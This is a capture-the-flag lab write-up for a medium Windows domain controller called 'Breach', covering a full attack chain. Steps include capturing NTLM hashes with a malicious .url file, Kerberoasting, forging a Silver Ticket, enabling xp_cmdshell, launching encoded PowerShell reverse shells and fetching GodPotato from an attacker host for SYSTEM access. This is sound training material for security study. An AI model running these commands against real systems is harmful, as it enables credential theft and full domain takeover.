Breach

09th Sep. 2025

Prepared By: kavigihan

Machine Author(s): xct

Difficulty: Medium

Synopsis

`Breach` is a medium difficulty Windows machine, where guest access to an SMB share is available. By leveraging write permissions on that SMB share, `NTLMv2` hashes of a domain user are captured to obtain valid credentials. With access as a low-privileged domain user, a kerberoastable service account (`svc_mssql`) is revealed. After getting access to the service account, a Silver Ticket attack is performed to impersonate the `Administrator` user and gain access to Microsoft SQL Server. Through the `xp_cmdshell` feature, remote code execution is achieved as the `svc_mssql` service account. Finally, privilege escalation is performed by abusing the `SeImpersonatePrivilege` privilege.

Skills Required

- Basic Active Directory Domain enumeration
- Basic Active Directory Service enumeration

Skills Learned

- Active Directory enumeration with Bloodhound
- Microsoft SQL Server exploitation
- Privilege Escalation with Windows Privilege Exploitation

Enumeration

Let's start by performing an `nmap` scan.

```
$ ports=$(nmap --open 10.129.234.75| grep open| cut -d ' ' -f 1|cut -d '/' -f 1|paste -
sd,); nmap 10.129.234.75 -p $ports -sV -sC  -Pn --disable-arp-ping
<SNIP>
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-09
08:00:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0.,
Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.234.75:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.234.75:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-09-09T08:00:50+00:00; +9s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-09-09T07:43:53
|_Not valid after:  2055-09-09T07:43:53
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0.,
Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
```

```
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-09T08:00:12+00:00
| ssl-cert: Subject: commonName=BREACHDC.breach.vl
| Not valid before: 2025-09-07T08:04:48
|_Not valid after:  2026-03-09T08:04:48
|_ssl-date: 2025-09-09T08:00:50+00:00; +9s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
</SNIP>
```

We see MSSQL (on port `1433`), SMB (on port `445`), LDAP (on port `389`) and Kerberos (on port `88`) are running. Hence, we can identify this as a Domain Controller. From the `Nmap` scan results, we see that the domain name is `breach.vl` and the Domain Controller's DNS name is `BREACHDC.breach.vl`. So we should add that to our `/etc/hosts` file.

```
$ echo "10.129.234.75 BREACHDC.breach.vl breach.vl"|sudo tee /etc/hosts
```

Let's start enumerating the services now. We can use `netexec` to see if guest authentication is enabled in SMB. Let's also use the `--share` option to list the available shares.

```
$ nxc smb breach.vl -u guest -p '' --shares
SMB         10.129.234.75   445    BREACHDC         [*] Windows Server 2022 Build 20348
x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.75   445    BREACHDC         [+] breach.vl\guest:
SMB         10.129.234.75   445    BREACHDC         [*] Enumerated shares
SMB         10.129.234.75   445    BREACHDC         Share           Permissions     Remark
SMB         10.129.234.75   445    BREACHDC         -----           -----------     ------
SMB         10.129.234.75   445    BREACHDC         ADMIN$                          Remote
Admin
SMB         10.129.234.75   445    BREACHDC         C$
Default share
SMB         10.129.234.75   445    BREACHDC         IPC$            READ            Remote
IPC
SMB         10.129.234.75   445    BREACHDC         NETLOGON                        Logon
server share
SMB         10.129.234.75   445    BREACHDC         share           READ,WRITE
SMB         10.129.234.75   445    BREACHDC         SYSVOL                          Logon
server share
SMB         10.129.234.75   445    BREACHDC         Users           READ
```

Guest authentication is enabled. We can also see that we have READ and WRITE access over a non-default share called `share`.

Let's connect to that share and enumerate it.

```
$ smbclient //10.129.234.75/share
```

```
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep  9 04:04:47 2025
  ..                                DHS        0  Mon Sep  8 08:00:28 2025
  finance                             D        0  Thu Feb 17 06:19:34 2022
  software                            D        0  Thu Feb 17 06:19:12 2022
  transfer                            D        0  Mon Sep  8 06:13:44 2025

                7863807 blocks of size 4096. 2896672 blocks available
smb: \> ls transfer\
  .                                   D        0  Mon Sep  8 06:13:44 2025
  ..                                  D        0  Tue Sep  9 04:04:47 2025
  claire.pope                         D        0  Thu Feb 17 06:21:35 2022
  diana.pope                          D        0  Thu Feb 17 06:21:19 2022
  julia.wong                          D        0  Wed Apr 16 20:38:12 2025
```

We see there is a folder called `transfer` which has 3 folders for 3 users.

Foothold

Since we have write access to this share, let's create and upload an `Internet Shortcut file` (`.url`) which points to us, so when a user navigates to this folder, it will try to load the web page linked making an authentication request to us. We can run `responder` and listen to such authentication requests and grab the NTLM hash of that user.

```
[InternetShortcut]
URL=asdasdas
WorkingDirectory=hehe
IconFile=\\10.10.14.77\aasd\nc.ico
IconIndex=1
```

> This is the `kavi.url` file seen bellow, which has an entry for `IconFile` pointing to our attacker's machine (`10.10.14.77`)

Let's upload this file to the `transfer` folder.

```
$ smbclient //10.129.234.75/share
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> cd transfer
smb: \transfer\> put kavi.url
putting file kavi.url as \transfer\kavi.url (0.2 kb/s) (average 0.2 kb/s)
```

Then we need to start `responder` to listen to the authentication requests.

```
$ sudo responder -I tun0
<SNIP>
[SMB] NTLMv2-SSP Client   : 10.129.234.75
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     :
Julia.Wong::BREACH:a5e3194a1dcb5408:26968AEEF2E716535DD140A42945F3EC:01010000000000000...
<SNIP>...034002E00360038000000000000000000
```

After a few seconds, we get the NTLM hash of the `julia.wong` user. So let's save the NTLM hash to a file and use `hashcat` to try and crack it.

```
$ hashcat hash /usr/share/wordlists/rockyou.txt
<SNIP>
JULIA.WONG::BREACH:a5e3194a1dcb5408:26968aeef2e716535dd140a42945f3ec:010100000000000005100
b0f7320dc0196...<SNIP>...0034002e00360038000000000000000000:Computer1
```

We successfully retrieved the password as `Computer1`. With this password, we can connect to SMB as the `julia.wong` user and get the user flag from `\transfer\julia.wong\user.txt`.


```
$ smbclient //10.129.234.75/share -U 'julia.wong%Computer1'
Try "help" to get a list of possible commands.
smb: \> get \transfer\julia.wong\user.txt
getting file \transfer\julia.wong\user.txt of size 32 as \transfer\julia.wong\user.txt
(0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```


Lateral Movement

Let's use `bloodhound-python` and enumerate the domain further.

```
$ bloodhound-python -d breach.vl  -u 'julia.wong' -p 'Computer1' -dc 'BREACHDC.breach.vl'
 -c all -ns 10.129.234.75 --dns-tcp
INFO: Found AD domain: breach.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: BREACHDC.breach.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: BREACHDC.breach.vl
INFO: Found 15 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: BREACHDC.breach.vl
INFO: Done in 00M 32S
```

Once file files are uploaded to `Bloodhound` UI, let's look at the `Analysis` tab and look at the kerberoastable users. (Users with `SPNs` set)





We see there is a kerberoastable user called `svc_mssql`. (Note that `KRBTGT` account also has `SPNs` set by default. But since its password is very complex and rotated by the Domain Controller, there is no point in trying to crack it)

So let's use `GetUserSPNs.py` from the `Impacket` tool-kit an perform a `Kerberoasting` attack to retrieve the `KRB5TGS` hash of this user.

```
$ GetUserSPNs.py 'breach.vl/julia.wong:Computer1' -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName              Name       MemberOf  PasswordLastSet
LastLogon                   Delegation
--------------------------------  ---------  --------  --------------------------  -------
-------------------  ----------
MSSQLSvc/breachdc.breach.vl:1433  svc_mssql             2022-02-17 05:43:08.106169
 2024-10-03 03:42:21.762217


[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$490367421dca69393...
<SNIP>...25eabcb877714734
```

> Note that the `SPN` set for this `svc_mssql` account is `MSSQLSvc/breachdc.breach.vl`.

Then we need to save this hash to a file and use `hashcat` to try and crack it.


```
$ hashcat svc_mssql_hash /usr/share/wordlists/rockyou.txt

$krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$490367421dca69393fb65e6969f239fc$7942ce45f3bd87427ea...<SNIP>...4e8fd5fded25df5832ea5ec25eabcb877714734:Trustno1
```

It successfully retrieved the password as `Trustno1`. Now we can authenticate to the domain as the `svc_mssql` user.

Earlier we saw that the `SPN` which was set to the `svc_mssql` account was `MSSQLSvc/breachdc.breach.vl:1433`. Which means, this account is running the `MSSQLSvc` service on port `1433`. And since we have access to that account, we can perform a `Silver Ticket Attack` and impersonate any user in the domain to access this service.

Therefore, let's impersonate the `Administrator` user to access the MSSQL server. Beforehand, we need to collect some data which is required to create the Silver Ticket.

First, we need the SID of the domain. We can get that from `Bloodhound`. Search for `breach.vl` in the search bar and navigate to the `Node Info` tab.



Then we need to get the `rc4` hash of `svc_mssql` account. Since we have the clear text password of that user, we can use `pypykatz` create the `rc4` hash.

```
$ pypykatz crypto nt Trustno1
69596c7aa1e8daee17f8e78870e25a5c
```

Now, we can use the `ticketer.py` script from `Impacket` to create a Silver Ticket impersonating the `Administrator` user.

```
$ ticketer.py -spn MSSQLSvc/breachdc.breach.vl  -domain-sid S-1-5-21-2330692793-3312915120-706255856  -nthash 69596c7aa1e8daee17f8e78870e25a5c  -dc-ip 10.10.96.125  -domain breach.vl -user-id 500 Administrator
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

> Note that `-domain-sid` and `-nthash` are the values we collected earlier. Also, the `-user-id` is the RID of the user we are trying to impersonate (in this case `Administrator`)

Then we need to export the created `Administrator.ccache` file and authenticate to the MSSQL server using the `mssqlclient.py` script from `Impacket`.

```
$ export KRB5CCNAME=Administrator.ccache
$ mssqlclient.py  -k  -no-pass -windows-auth breachdc.breach.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (BREACH\Administrator  dbo@master)>
```

Since we are connected as the `Administrator`, we can enable the `xp_cmdshell` feature and execute commands inside the target.

```
SQL (BREACH\Administrator  dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed
from 0 to 1. Run the RECONFIGURE statement to install.
SQL (BREACH\Administrator  dbo@master)> RECONFIGURE;
SQL (BREACH\Administrator  dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to
1. Run the RECONFIGURE statement to install.
SQL (BREACH\Administrator  dbo@master)> RECONFIGURE;
SQL (BREACH\Administrator  dbo@master)>
SQL (BREACH\Administrator  dbo@master)> EXEC xp_cmdshell 'whoami';
output
----------------
breach\svc_mssql

NULL
```

Now, let's get a reverse shell as the `svc_mssql` user.

```
SQL (BREACH\Administrator  dbo@master)> EXEC xp_cmdshell 'powershell -exec bypass -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE...
<SNIP>...ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==';
```

> You can create this `Base64` encoded reverse shell from revshell.com. (Make sure to change the IP address and the port to your liking)

Before executing this, we need to start a `Netcat` listener.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.234.75] 61454

PS C:\Windows\system32> whoami
breach\svc_mssql
```

Once executed, we get a reverse shell connection as the `svc_mssql` user.

Privilege Escalation

Looking at the privileges, we notice that this use has the `SeImpersonatePrivilege` privilege.

```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
```

```
SeMachineAccountPrivilege     Add workstations to domain               Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                 Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks         Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set           Disabled
```

Hence, let's use GodPotato to escalate our privileges and get a reverse shell as `nt authority\system`.

Let's host the binary from our attacker's machine.

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then we can transfer the binary to the target machine.

```
PS C:\Windows\system32> cd \windows\tasks
PS C:\windows\tasks> curl 10.10.14.77/GodPotato.exe -o GodPotato.exe
```

After, we should start a `netcat` listener to catch the reverse shell connection.

```
$ nc -lvnp 9090
```

Finally, let's execute `GodPotato.exe` with the PowerShell reverse shell payload we used earlier.

```
PS C:\windows\tasks> .\GodPotato.exe -cmd 'powershell -exec bypass -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE...
<SNIP>...ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=='
```

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.234.75] 61536

PS C:\windows\tasks> whoami
nt authority\system
```

We get a reverse shell connection in our `netcat` listener as `nt authority\system`. You can find the root flag in `C:\Users\Administrator\Desktop`.